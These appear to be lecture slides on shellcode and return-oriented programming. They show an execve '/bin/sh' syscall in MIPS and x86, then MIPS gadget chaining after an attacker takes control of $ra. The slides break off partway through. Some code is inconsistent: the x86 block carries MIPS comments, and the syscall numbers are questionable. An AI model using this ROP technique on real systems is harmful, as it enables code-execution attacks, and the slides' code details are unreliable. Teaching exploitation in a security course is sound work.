
- Loading constants




- Arithmetic



- Control flow




- Memory



# Bringing it all together

- Shellcode
  - Zeroes part of memory
  - Sets registers
  - Does `execve` syscall



# Example: First a syscall review in MIPS and x86

- Let's say we want to launch a shell process in MIPS *legitimately* (not an attack)
- Necessary steps:

```
.data
shell: .asciiz "/bin/bash"
```

x86

```
myfunc:
    mov ebx, shell # 1. Set $a0 to the address of the string "/bin/sh"
    mov eax, 55    # 2. Set $v0 to the syscall number for 'exec'
    int 0x80      # 3. Ask the OS to do the syscall
```


MIPS

```
.text
myfunc:
    la $a0, shell # 1. Set $a0 to the address of the string "/bin/sh"
    li $v0, 55    # 2. Set $v0 to the syscall number for 'exec'
    syscall      # 3. Ask the OS to do the syscall
```

# Example ROP in MIPS (1)

- Now let's do it via ROP. Steps:



1. Set `$a0` to the address of the string `"/bin/sh"`
2. Set `$v0` to the syscall number for 'exec'
3. Ask the OS to do the syscall



# Example ROP in MIPS (2)

- Now let's do it via ROP. Steps:

1. Set `$a0` to the address of the string `"/bin/sh"`
2. Set `$v0` to the syscall number for 'exec'
3. Ask the OS to do the syscall




**\$ra controlled by attacker now**

# Example ROP in MIPS (3)

- Now let's do it via ROP. Steps:

1. Set \$a0 to the address of the string `"/bin/sh"`
2. Set \$v0 to the syscall number for 'exec'
3. Ask the OS to do the syscall



End of vulnerable function

```
...
# (Read a string from
  the user into a buffer)
...
lw $ra, 0($sp)
addi $sp, $sp, 4
jr $ra
...
```

Various code in the text section

```
...
lw $a0, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 8
jr $ra
...
```

```
...
lw $a0, 8($sp)
lw $a1, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 12
jr $ra
...
```

```
...
syscall
...
```

(Function's caller)

Environment variables in the stack


```
PS1=bash$
SHELL=/bin/bash
LSCOLOR=...
```

We go where attacker says

# Example ROP in MIPS (4)

- Now let's do it via ROP. Steps:

